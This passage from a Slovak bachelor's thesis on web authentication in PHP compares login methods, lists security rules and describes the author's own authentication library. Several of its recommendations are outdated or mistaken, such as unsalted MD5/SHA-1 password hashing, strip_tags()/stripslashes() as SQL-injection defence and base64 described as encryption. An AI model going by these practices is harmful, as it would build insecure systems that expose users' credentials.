V tomto prípade ide o podobné riešenie ako v predchádzajúcej metóde, avšak komunikácia bude zabezpečená šifrovaním. Toho môžeme dosiahnuť použitím HTTPS a teda zabezpečiť celý komunikačný kanál vrstvou SSL.

Výhodou je samozrejme nemožnosť odpočúvania skutočnej komunikácie medzi klientom a serverom, nevýhodou je naopak nutná podpora HTTPS na oboch komunikujúcich stranách.

5.4 Autentizácia s použitím databázy

Vďaka databáze nám odpadá nutnosť ukladať prihlasovacie údaje do zdrojového kódu aplikácie. Keďže sú potrebné údaje uložené v databáze, je jednoduchšie doplniť našu aplikáciu o správu užívateľov. Heslá sa z bezpečnostných dôvodov ukladajú do databázy zakódované vybraným hash algoritmom, napríklad MD5 alebo SHA-1.

Výhodou je už spomínaná jednoduchá správa užívateľov a teda rôzne úpravy v databáze nijak neovplyvňujú samotnú aplikáciu.

Nevýhodou je nutnosť prístupu k niektorej z databáz, či už MySQL, MSSQL, Oracle alebo inej, ako aj použitie programovacieho jazyka (napríklad PHP) pre prácu s touto databázou. Nedostupnosť databázy sa dá vyriešiť napríklad ukladaním dát do súboru, ale práca s dátami bude menej flexibilná než v prípade použitia databázy.

5.5 Autentizácia pomocou PHP session

Všetky predchádzajúce metódy mali spoločnú nevýhodu v tom, že aplikácia nebola schopná overiť si počas práce, či užívateľ prešiel autentizačnou procedúrou. Na vyriešenie tohto problému sa v PHP využívajú tzv. sessions, ktoré slúžia na ukladanie rôznych premenných na strane serveru, ktoré sa pomocou jednoznačného identifikátoru dajú priradiť k jednotlivým užívateľom. Tým pádom môžeme jednoducho monitorovať, či užívateľ prešiel autentizáciou alebo nie. Spomenutý jednoznačný identifikátor sa kvôli bezstavovému protokolu musí prenášať medzi stránkami, či už uložením do cookies, alebo metódou GET, čo je vlastne pripojenie danej premennej a jej hodnoty na koniec URL. Tento identifikátor má platnosť iba určitý čas, aby nemohlo dôjsť k neskoršiemu zneužitiu.

Pri použití cookies je nevýhodou nutnosť používať prehliadač s ich podporou a naopak pri použití metódy GET je aplikácie ohrozená možnosťou získať spomínaný identifikátor z URL, čím je aplikácia jednoduchšie napadnuteľná.

Výhodou je samozrejme možnosť kontrolovať prístup počas práce užívateľa nielen pri autentizácii a ukladanie rôznych užívateľských dát na serveri.

5.6 HTTP autentizácia

Tento druh autentizácie sa zabezpečuje na strane servera potrebným nastavením konfiguračných súborov. Pri prístupe k zabezpečenej stránke si server vyžiada autentizáciu od užívateľa. Tieto vstupné údaje si prehliadač ukladá a odosiela ich pri každej požiadavke, čím sa vyvažuje bezstavovosť protkolu HTTP. Takéto pripojenie trvá až do zatvorenia webového prehliadača alebo odhlásenia (odhlásenie je vyriešené zadaním nesprávnych prihlasovacích údajov).

Rýchla implementácia je jednoznačnou výhodou oproti zložitejším metódam a vďaka tomu, že si prehliadač zapamätá vstupné údaje, sa programátor nemusí zaoberať kontrolou užívateľa počas práce s aplikáciou.

Medzi nevýhody patrí nutnosť podpory na strane klienta a servera, ako aj nevhodný spôsob odosielania prihlasovacích údajov, ktoré sa v prípade protokolu HTTP odosielajú šifrované pomocou base-64 znakov. Existujú aplikácie, ktoré dokážu túto šifru dešifrovať v reálnom čase a tak nie je problém odpočúvaním komunikácie získat prenášané údaje a následne ich dešifrovať. Táto nevýhoda sa dá odstrániť pomocou použitia protokolu HTTPS.

5.7 Kombinácie

Všetky vyššie uvedené metódy nám sami o sebe nezaručia dobrú použiteľnosť a bezpečnosť aplikácie, z toho dôvodu sa v praxi využívajú rôzne kombinácie týchto metód. Pri všetkých uvedených metódach uvažujme so zabezpečením komunikácie pomocou SSL, aby sme predišli útokom na komunikáciu.

5.7.1 Kombinácia PHP, databázy a metódy GET

Spojením databázy a PHP vznikne metóda, pomocou ktorej môžeme jednoducho spravovať a overovať užívateľov. Dáta sú uložené v databáze, ku ktorej pristupujeme pomocou PHP. Správa a autentizácia je takisto riadená skriptom v PHP. Na udržanie stavovaj komunikácie sa využíva PHP session a metóda GET.

Jednoduchá správa a autentizácia užívateľov patrí medzi najväčšie výhody tejto kombinácie. Vďaka použitiu metódy GET odpadá nutnosť používať u klienta prehliadač s podporou cookies. PHP session zabezpečuje, že sa rôzne dáta od užívateľa neukladajú u klienta, ale na serveri a tým sa zvýši zabezpečenie aplikácie.

Použitie PHP session s metódou GET však prináša jednoznačnú nevýhodu, ktorou je ukladanie identifikátoru do URL stránky, čo je dôvodom jednoduchšej napadnuteľnosti aplikácie. Táto nevýhoda sa však dá odstrániť kontrolou ďalších dát od užívateľa (napríklad IP počítača, verzia webového prehliadača, atď...) – v tomto prípade odcudzením session id nevznikne žiadna škoda. Ďalšími nevýhodami je nutnosť prístupu k databáze a podpora webového serveru pre skriptovací jazyk PHP.

Ak nie je znížená bezpečnosť, ktorá vzniká použitím metódy GET, prekážkou, je táto metóda vhodným typom pre autentizáciu užívateľov. Používa sa všade tam, kde nie je možnosť používať cookies.

Prerušenie komunikácie je útok, ktorému sa prakticky nedá brániť, preto je aj tento spôsob autentizácie náchylný na takýto útok. Veľkú pozornosť je potrebné venovať návrhu samotnej aplikácie, pretože útočník môže jednoducho zneužiť používanie neinicializovaných premenných alebo SQL injection. Proti všetkým chybám sa dá brániť dostatočnou kontrolou

vstupných dát. Odcudzenie session id je v tomto prípade zjednodušené jeho zobrazením v URL stránky.

5.7.2 Kombinácia PHP, databázy a cookies

Táto metóda je podobná predošlej. Správa užívateľov je riešená pomocou databázy, autentizácia a autorizácia pomocou jazyka PHP a stavová komunikácia sa udržuje pomocou protokolu HTTP a cookies.

Oproti predchádzajúcemu riešeniu má táto metóda výhodu v tom, že nie je použité zobrazovanie session id v URL stránky a teda identita sa nedá odcudziť jednoduchým zobrazením URL stránky. Je však vhodné kontrolovať ďalšie dáta od užívateľa, aby ani pri odcudzení cookies nevznikla škoda.

Nevýhodou je nutnosť podpory cookies u klienta a tým pádom sa aplikácia stáva náchylnou na cross-site skriptovanie, ktorým sa dajú jednoducho odcudziť samotné cookies. Ďalšou nevýhodou je už spomenutá nutnosť mať prístup k databáze a nutná podpora webového serveru pre PHP.

Kvôli zvýšenej bezpečnosti je použitie tejto metódy výhodné tam, kde sú u klienta povolené cookies. Vďaka bezpečnosti je to najpoužívanejšia metóda autentizácie a autorizácie vo webových aplikáciách. Táto kombinácia je zväčša používaná v aplikáciách ako je internetbanking, alebo iných, kde je potrebné zabezpečené prihlasovanie.

Rovnako ako v predošlej metóde, aj tu je možný útok prerušením komunikácie a zneužívanie chýb samotnej aplikácie, kde nekontrolovaním vstupov od užívateľa môže útočník použiť cross-site skriptovanie, SQL injection, alebo zneužiť používanie neinicializovaných premenných.

5.7.3 Autentizácia pomocou webového servera a PHP

Pri tejto kombinácii má správu užívateľov a samotnú autentizáciu na starosti webový server. Autorizáciu riadi webová aplikácia a stavová komunikácia sa udržiava pomocou protokolu HTTP, kde sa prihlasovacie údaje posielajú pri každom vyžiadaní webovej stránky od servera.

Jasnou výhodou je nepotrebnosť programovania samotnej autentizačnej procedúry, ktorá už je implementovaná vo webovom serveri. Ďalšou značnou výhodou je vypustenie cookies alebo metódy GET na udržanie stavu, ktoré boli jednoduchšie napadnuteľné než šifrovaná HTTP hlavička, ktorá obsahuje prihlasovacie údaje. Túto metódu podporuje drvivá väčšina najrozšírenejších webových prehliadačov.

Hlavnou nevýhodou je zložitá správa užívateľov, pretože prihlasovacie dáta sú uložené v konfiguračných súboroch a tým pádom je prístup k nim zložitejší oproti databáze. Ďalšou nevýhodou tejto metódy je, že prihlasovacie dáta sa v HTTP hlavičke odosielajú šifrované veľmi jednoduchou šifrou, ktorú je možné prekonať v reálnom čase a tak nie je problém odchytiť paket, zistiť z neho požadované dáta a dešifrovať ich. Tento problém rieši použitie protokolu HTTPS, je však nutné vlastniť certifikát, ktorým sa overuje identita servera.

Táto metóda je použiteľná všade tam, kde nie je nutná flexibilná správa užívateľov a je vyžadovaná vysoká bezpečnosť. Je nutné mať podporu určitého programovacieho jazyka, ktorý sa stará o autorizáciu. Táto kombinácia s použitím šifrovania je, okrem prerušenia komunikácie, imúnna voči všetkým útokom na komunikáciu. Vďaka autentizácii pomocou webového servera odpadá možnosť použitia cross-site skriptovania, pretože u klienta sa neukladajú žiadne dáta a SQL injection, pretože dáta nie sú v databáze, ale v konfiguračnom súbore. Stále je tu však možnosť zneužitia neinicializovaných premenných.

Kapitola 6

Zhrnutie pravidiel bezpečnosti

Vývojári aj užívatelia by sa mali riadiť určitými pravidlami pri dodržiavaní bezpečnosti. Pri tvorbe aplikácie musí byť návrh vytvorený s ohľadom na niekoľko všeobecných bodov bezpečnosti. [5]

- Žiadny systém nepovažovať za absolútne zabezpečený. Útokom a rôznym ohrozeniam sa nedá vyhnúť.
- Rozdeliť systém/aplikáciu na viacero častí za účelom zníženia škôd pri útoku.
- Robiť záznamy zo všetkých akcií nad aplikáciou.
- Nikdy neveriť užívateľskému vstupu.

6.1 Autentizácia s použitím jazyka PHP

Pri vytváraní autentizačného procesu by sa mal návrhár riadiť niekoľkými bezpečnostnými zásadami.

- Užívateľské **meno a heslo** by mali byť aspoň 6 znakov dlhé a obsahovať alfanumerické a rôzne ďalšie znaky.
- Pri **neúspešnom prihlásení** by sa mala aplikácia správať zdržanlivo. Namiesto hlásení „nesprávne heslo“ alebo „zadané meno sa nenachádza v databáze“ je vhodnejšie napísať „Prihlásenie neúspešné“ a tak ostať neutrálny voči nesprávne zadaným údajom.
- Správne **zaobchádzať s chybami**. Pred väčšinu funkcií volaných v PHP vložiť znak @. Ak funkcia zlyhá, PHP tak nebude zobrazovať chybovú hlášku. Najlepšie uplatnenie je pri práci s databázami, kde sa môže stať, že SQL dotaz vráti chybu a prípadný výpis chybovej správy by len pomohol útočníkovi pri identifikácií rôznych prvkov v databáze. U obyčajných užívateľov takáto chyba poukazuje na neprofesionalitu aplikácie.
- **Heslá v databáze** sa nesmú nikdy ukladať ako čistý text, ale hašované pomocou rôznych metód (napríklad SHA-1 alebo MD5). Ak by sa útočník náhodou dostal k samotnej databáze, dostane z nej iba užívateľské mená a heslá pre neho ostanú ukryté vďaka použitej hašovacej metódy. Táto metóda prevádza text (heslo) na

reťazec znakov, pričom vytvorenie tohto reťazca trvá zlomok sekundy, ale spätné dekódovanie je takmer nemožné. Aplikácia pri prihlasovaní rovnakým spôsobom zahašuje vstupné heslo a výsledok porovnáva s uloženým reťazcom v databáze.

- Nepoužívať slová **„admin“ alebo „root“** ako prihlasovacie mená administrátora. Použitie iba usmerňuje útočníka, na ktorého užívateľa sa má sústrediť pri snahe o získanie plných práv nad aplikáciou.

- **Zaznamenávať počet prihlásení** pre každého užívateľa, ako aj dátum a čas posledného prihlásenia a IP adresu počítača, z ktorého bol užívateľ prihlásený. Takéto záznamy nám pomôžu pri odhaľovaní vstupu neoprávnenej osoby.

- **Zaznamenávať počet neúspešných prihlásení** pre každého užívateľa a zabrániť možnosti ďalšieho prihlasovania pri prekročení určitého limitu. Týmto zabezpečíme aplikáciu proti útokom hrubou silou, kde útočník náhodne skúša mená a heslá.

- **Odstrániť spätné lomítka, HTML značky, SQL a PHP príkazy** alebo rôzne špeciálne znaky používané v určitých prípadoch (napríklad `--` v SQL zmanená ignorovanie do konca riadku) zo všetkých užívateľových vstupov. Ak takýto vstup neočakávame, útočník môže jednoducho napadnúť našu aplikáciu. V PHP sa na odstránenie používajú funkcie `strip_tags()` a `stripslashes()`

- **Používať `LIMIT 1` v SQL dotazoch.** Toto obmedzí výpis z databázy len na jeden záznam a prípadný útočník môže získať alebo poškodiť iba takto limitované dáta a nie celú tabuľku.

- **Orezávať vstupné dáta.** Ak neočakávame prekročenie určitej dĺžky vstupných dát, mali by sme užívateľovi zamedziť zadanie väčšieho počtu dát, čím môžeme predísť rôznym chybám. Nestačí však použitie atribútu `maxlenght` v HTML formulároch, pretože útočník nemusí dáta odosielať z formulára. Pred použitím premennej ju môžeme „orezať“ pomocou funkcie `substr()`.

- **Kontrola hlavičky.** Aplikácia by mala kontrolovať `HTTP_REFERER` a zistiť odkiaľ prišiel dotaz. Ak neprišiel zo stránky s formulárom, aplikácia by mala dotaz ignorovať. `HTTP_REFERER` sa však dá jednoducho sfalšovať a zastaví iba spam-botov a neskúsených útočníkov.

- **Používať `$_POST` namiesto `$_REQUEST`** pri získavaní dát. Pri použití `$_REQUEST` by mohol útočník dostať do aplikácie dáta pomocou metódy `$_GET`.

- **Využívať SSL šifrovanie.** Pre zabezpečenie dát prenášaných cez sieť je vhodné používať SSL šifrovanie. Pre takéto zabezpečenie potrebujeme SSL certifikát, ktorým sa overuje cieľový server.

- Všeobecne **limitovať užívateľské právomoci**. Navrhnúť aplikáciu s ohľadom na viacero úrovní užívateľských oprávnení, pretože nie všetci užívatelia zvyčajne potrebujú rovnaké právomoci.

Kapitola 7

Autentizačná knižnica

Pre implementáciu som z dôvodu jednoduchosti správy užívateľov a vysokej bezpečnosti vybral metódu, ktorá zabezpečuje autentizáciu pomocou spôsobov popísaných v častiach 5.7.1 a 5.7.2. Z toho dôvodu, že obe metódy majú svoje výhody a nevýhody (nutnosť podpory cookies, prenášanie session ID pomocou URL), rozhodol som sa implementovať obe, aby sa pri finálnom použití mohol vývojár sám rozhodnúť, ktorá z týchto metód je pre jeho aplikáciu vhodnejšia.

7.1 Implementácia

Implementovaná metóda je navrhnutá objektovo a podľa zadania naprogramovaná v jazyku PHP. Použil som PHP vo verzii 5.2.2, MySQL 4.0.27, webový server Apache vo verzii 1.3.31 a testovanie prebiehalo na OS FreeBSD 6.2. Keďže je jazyk PHP platformovo nezávislý, čiže nie je problém používať túto knižnicu na rôznych operačných systémoch.

Na prihlásenie užívateľa slúži jednoduchý formulár so vstupom pre prihlasovacie meno a heslo. Po odoslaní požiadavky pre prihlásenie sú údaje o užívateľovi dostupné v objekte `user`, kde sa dá zistiť, či je užívateľ úspešne prihlásený, jeho IP adresa, čas poslednej aktivity a či je jeho prihlásenie stále v platnosti. Prihlasovacie údaje užívateľa sú skontrolované metódami `checkInput()` a `checkAuth()` v triede `user`, kde prvá metóda skontroluje prihlasovacie meno na nežiaduce znaky a druhá metóta porovná prihlasovacie údaje s údajmi z databázy. Zadané heslo je od počiatku kódované metódou SHA-1, takže jeho kontrola na nežiaduce znaky nie je potrebná. Ak je žiadosť o prihlásenie vyhodnotená úspešne, nastavia sa príznaky úspešného prihlásenia, s ktorými potom môže pracovať webová aplikácia.

Ak užívateľ prekročí stanovenú maximálnu dobu nečinnosti, nastaví sa vlastnosť `expired` a záleží na aplikácii, ako bude postupovať v tomto prípade – či už ponúkne užívateľovi znova zadať prihlasovacie údaje a tým predĺžit dobu prihlásenia, alebo užívateľa kompletne odhlási.

Pri odhlásení užívateľa je zrušená celá session a žiadne z predošlých informácií už nie sú dostupné.

Ak je pri prístupe na stránku zistená iná IP adresa, ako tá, ktorá sa na začiatku relácie priradila danému užívateľovi, znamená to, že sa určitým spôsobom dostalo session ID na iný počítač, ako je ten, z ktorého sa prihlásil právoplatný užívateľ, a session sa zruší.

Udržovanie stavu je zabezpečené pomocou PHP session a metódy GET alebo cookies. Implicitný spôsob je pomocou cookies, ak je však zistené, že klient nemá povolené použitie cookies, použije sa metóda GET. Pri nastavení metódy bude vždy použitá daná metóda,

aj napriek tomu, že ju klient nemusí podporovať. Je nutné, aby pri použití metódy GET obsahovali všetky URL adresy v rámci aplikácie session ID. Na pridanie tohoto ID slúži funkcia `makeUrl()`, ktorá automatický vloží session ID na koniec zadanej URL.

O samotné pripojenie k databáze sa stará trieda `auth`, ktorá sa dá nakonfigurovať aj pre odlišný databázový server, než je ten, ktorý využíva webová aplikácia a je potrebné nastaviť názov tabuľky a názvy stĺpcov, kde sa nachádzajú dáta o užívateľoch. Taktiež sa tam nastavuje, ktorá z metód sa má použiť pre udržovanie informácie o cookies. Ďalšou možnosťou nastavenia je maximálna dĺžka doby nečinnosti užívateľa, po ktorej sa zruší platnosť prihlásenia.

7.2 Použitie

Knižnicu je nutné vložiť na začiatok každej stránky, ktorá vyžaduje autorizovaného užívateľa, pomocou `require_once('inc/auth.inc');`. Skript v `auth.inc` sa sám stará o samotnú autentizáciu a nastavenie príznakov o aktuálnom užívateľovi. V súbore `auth_config.inc` sa nachádza rôzne nastavenie, ako napríklad maximálna dĺžka nečinnosti, názvy stĺpcov v tabuľke, názov tabuľky, adresa MySQL serveru, údaje potrebné pre pripojenie k databáze a metóda, ktorá sa má použiť pre udržovanie stavu. Taktiež sa tam nachádza samotné MySQL pripojenie a odpojenie od databázy. V súbore `auth_form.inc` sa nachádza formulár pre prihlásenie užívateľa. Súbor `auth_func.inc` obsahuje samotnú funkciu, ktorá sa používa na úpravu URL pri použití metódy GET. Trieda obsahujúca metódy a vlastnoti slúžiace k overovaniu a udržovaniu informácií o užívateľovi sa nachádza v súbore `auth_user.inc`.

7.3 Využitie

Táto autentizačná knižnica má využitie všade tam, kde je nutná autentizácia užívateľa pred vstupom do určitej časti aplikácie, ktorú chceme oddeliť od verejnej časti stránky. Príkladom môžu byť rôzne diskusné fóra, privátne fotogalérie alebo osobné stránky. Táto metóda však stále obsahuje chyby, ako napríklad spôsob, akým ukladá PHP premenné na strane serveru.

Kapitola 8

Záver

Pri vypracovávaní tejto práce som sa zoznámil s problematikou bezpečnosti webových aplikácií a rôznych metód, ktoré sa používajú pre autentizáciu v prostredí WWW s použitím programovacieho jazyka PHP. Jednotlivé metódy a ich kombinácie sú detailne popísané s ich výhodami a nevýhodami, so zameraním na použiteľnosť a bezpečnosť týchto metód. S využitím týchto znalostí som nakoniec implementoval knižnicu funkcií pre zvolenú metódu autentizácie.

Pri analýze bezpečnosti aplikácií v prostredí webu som narazil na rôzne bezpečnostné problémy, ktoré sa priamo alebo nepriamo týkajú samotnej aplikácie a na ktoré si návrhári musia dávať pozor pri navrhovaní aplikácie. Ide napríklad o riešenie vzájomnej komunikácie medzi klientom a serverom, použitie webového serveru alebo výberu skriptovacieho jazyka, v ktorom bude naprogramovaná daná aplikácia.

Pri popisovaní rôznych útokov som sa zameral hlavne na útoky na komunikáciu – odpočúvanie komunikácie, prerušenie komunikácie, podvrhnutie identity, alebo modifikáciu správy – a rôzne chyby, ktoré môže obsahovať webová aplikácia, ako napríklad nekontrolovanie vstupu užívateľa, neúmyselné povolenie cross-site skriptovania alebo SQL injection. Zameral som sa aj na rôzne príklady niektorých útokov.

Následne som sa venoval rôznym metódam autentizácie za pomoci JavaScriptu, PHP, session alebo HTTP autentizácií. Jednotlivé metódy sú popísané so svojimi výhodami, nevýhodami a rôznymi požiadavkami na server a klienta. Rovnako opisuje bezpečnosť všetkých metód a ich použiteľnosť v praxi. Na záver kapitoly sú zhrnuté rôzne kombinácie autentizačných metód, s ktorými sa v praxi najčastejšie stretávame.

Nakoniec som sa venoval popisu implementácie zvolenej metódy – ako si udržuje stav počas relácie, kde získava prihlasovacie dáta objektov a ako tento modul pracuje.

Touto prácou som chcel opísať základné bezpečnostné aspekty vo webových aplikáciách a zvýrazniť závažnosť niektorých chýb, ktoré sa v nich často vyskytujú. Názornou ukážkou niekoľkých útokov by som rád poukázal na jednoduchosť zneužitia rôznych chýb, ktorých sa vývojári a návrhári dopúšťajú a verím, že im táto práca pomôže pri vytváraní bezpečnejších aplikácií.

V budúcej práci by som sa rád podrobnejšie zameral na analýzu bezpečnosti zo strany serveru vzhľadom k poskytovaným aplikáciám, ako napríklad Apache, PHP alebo MySQL.

Zoznam použitých zdrojov

[1] Friedl, S.: SQL Injection Attacks by Example. January 2005, [Online; accessed 27-April-2007].
URL http://www.unixwiz.net/techtips/sql-injection.html

[2] Inc., A. C.: Writing Secure Web Applications. Marec 2004, [Online; accessed 12-December-2006].
URL http://advosys.ca/papers/web-security.html

[3] Miko, K.; Zajíček, M.: Bezpečnost WWW aplikací ve světle praktických poznatků. 2002.

[4] Očenášek, P.: *Verifikace bezpečnostních protokolů*. Diplomová práca, FIT VUT v Brně, 2003.

[5] Skrysak, J.: Secure Website Login Programming with PHP & MySQL. August 2004, [Online; accessed 25-April-2007].
URL http://www.skrysak.com/articles/securephp1.php

[6] Wikipedia: Access control — Wikipedia, The Free Encyclopedia. 2007, [Online; accessed 19-April-2007].
URL
http://en.wikipedia.org/w/index.php?title=Access_control&oldid=123488110

[7] Wikipedia: Authentication — Wikipedia, The Free Encyclopedia. 2007, [Online; accessed 8-May-2007].
URL
http://en.wikipedia.org/w/index.php?title=Authentication&oldid=126713314

[8] Wikipedia: Web application — Wikipedia, The Free Encyclopedia. 2007, [Online; accessed 19-April-2007].
URL http:
//en.wikipedia.org/w/index.php?title=Web_application&oldid=120785904

Zoznam použitých skratiek

ACL – Access Control List

ASP – Active Server Pages

DDoS – Distributed Denial-of-Service

IIS – Internet Information Server

IP – Internet Protocol

HTML – Hyper Text Mark-Up Language

HTTP – Hyper Text Transfer Protocol

HTTPS – Hypertext Transfer Protocol over Secure Socket Layer

MD5 – Message Digest 5

PERL – Practical Extraction and Reporting Language

PHP – PHP: Hypertext Preprocessor

PIN – Personal Identification Number

SHA-1 – Secure Hash Algorithm 1

SIM – Subscriber Identity Module

SQL – Structured Query Language

SSL – Secure Socket Layer

URL – Uniform Resource Locator

WWW – World Wide Web

XSS – Cross Site Scripting

Zoznam príloh

Príloha A

Obsah DVD

- \doc
  - **xcizek07-bp.pdf** – táto bakalárska práca vo formáte PDF
- \src
  - \inc
    - **auth.inc** – knižnica ktorá vykonáva samotnú autentizáciu
    - **auth_config.inc** – configuračný súbor knižnice
    - **auth_form.inc** – súbor obsahujúci webový formulár pre prihlásenie
    - **auth_func.inc** – funkcia pre pridávanie PHPSESSID na koniec URL
    - **auth_user.inc** – trieda USER, spolu s metódami, ktoré nad ňou pracujú
    - **users_form.inc** – formulár pre testovaciu aplikáciu
  - **index.php** – testovacia aplikácia
  - **auth_users.php** – testovacia aplikácia
  - **users.sql** – SQL súbor so vstupnými dátami pre testovanie